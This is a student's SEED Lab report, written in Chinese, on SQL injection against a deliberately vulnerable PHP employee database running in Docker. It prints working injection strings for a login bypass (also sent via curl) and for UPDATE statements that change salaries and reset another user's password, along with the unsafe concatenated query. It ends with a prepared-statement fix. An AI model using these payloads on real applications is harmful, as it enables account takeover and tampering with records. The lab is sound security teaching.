网安实验六报告

57119118 尤何毅

完成时间：2021/8/2

Task 1: Get Familiar with SQL Statements

登录 MySQL：

```
[07/30/21]seed@VM:~/.../Labsetup$ dockps
2cd03bbbc5f4  mysql-10.9.0.6
cd534ad2dddd  www-10.9.0.5
[07/30/21]seed@VM:~/.../Labsetup$ docksh fb
Error: No such container: fb
[07/30/21]seed@VM:~/.../Labsetup$ docksh 2c
root@2cd03bbbc5f4:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
```

```
mysql> use sqllab_users;
Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> desc credential;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.00 sec)

mysql> select * from credential where Name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------------------------------
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------------------------------
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe04
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------------------------------
```

Task 2: SQL Injection Attack on SELECT Statement


分析 unsasfe home.php：


```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
                nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);
```

发现可以直接将输入作为执行语句注入。

① SQL Injection Attack from webpage

管理员的账户是 admin，然后进行 SQL 注入攻击(注释掉判断 Password 部分)：





成功登录 admin 的账户。

② SQL Injection Attack from command line

注入内容和①相同，只是采用命令行方式，注意特殊符号使用编码输入。

```
[07/30/21]seed@VM:~$ curl 'www.seed-server.com/unsafe_home.php?username=alice%27
%23&Password=11'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top
     <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40p

     <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item
me.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-li
file</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-
='container col-lg-4 col-lg-offset-4 text-center'><br><h1><b> Alice Profile </b></h1><hr><br><tab
'><thead class='thead-dark'><tr><th scope='col'>Key</th><th scope='col'>Value</th></tr></thead><t
/td></tr><tr><th scope='row'>Salary</th><td>20000</td></tr><tr><th scope='row'>Birth</th><td>9/20
211002</td></tr><tr><th scope='row'>NickName</th><td></td></tr><tr><th scope='row'>Email</th><td>
d></td></tr><tr><th scope='row'>Phone Number</th><td></td></tr></table>      <br><br>
     <div class="text-center">
```

可见显示了所有用户的信息。

③Append a new SQL statement

尝试通过分号注入第二条 SQL 语句。

注入 admin';UPDATE credential SET name = A WHERE ID =1) ;#

> There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET name = 'wxy' WHERE name = 'admin';#' and Password='da39a3e' at line 3]\n

可见无法通过分号执行第二条命令。

Task 3: **SQL Injection Attack on UPDATE Statement**


① **Modify your own salary**

假设是 Alice

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

进行注入攻击：输入命令：',salary=900000 WHERE name = 'alice';#



Alice Profile

Key	Value
Employee ID	10000
Salary	900000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	


Copyright © SEED LABs

薪水成功修改为了 900000。

② **Modify other people' salary**

输入命令：’ ,salary=0 WHERE name = ‘samy’ ;#

然后我们登录 samy 的账户查看工资，可见更改成功：




Samy Profile

Key	Value
Employee ID	40000
Salary	0
Birth	1/11
SSN	32193525
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs


③ **Modify other people' password**

获取我们将要设置的密码的哈希值：



输入命令：’,Password=’ 7c4a8d09ca3762af61e59520943dc26494f8941b’ WHERE name = ‘alice’;#

且输入 alice 的新密码 123456：



Alice Profile

Key	Value
Employee ID	10000
Salary	900000
Birth	9/20
SSN	10211002

可见登陆成功

Task 4: Countermeasure — Prepared Statement


修改 unsafe.php 文件：

```
// do the query
/*$result = $conn->query("SELECT id, name, eid, salary, ssn
                         FROM credential
                         WHERE name= '$input_uname' and Password= '$hashed_pwd' ");*/
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                         FROM credential
                         WHERE name= ? and Password= ? ");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $ssn);
$stmt->fetch();

/*if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}*/
```

再次编译运行：

```
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
 ---> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection
 ---> Using cache
 ---> 90d477a2b6e5
Step 3/5 : COPY Code $WWWDir
 ---> eb7cf810927d
Step 4/5 : COPY apache_sql_injection.conf  /etc/apache2/sites-available
 ---> a7235d86cbc4
Step 5/5 : RUN  a2ensite apache_sql_injection.conf
 ---> Running in 1e53f1feb749
Enabling site apache_sql_injection.
To activate the new configuration, you need to run:
  service apache2 reload
Removing intermediate container 1e53f1feb749
 ---> 837bf60735bf

Successfully built 837bf60735bf
Successfully tagged seed-image-www-sqli:latest
Building mysql
Step 1/7 : FROM mysql:8.0.22
```

进行 SQL 注入攻击:



攻击失败，可见防御策略成功。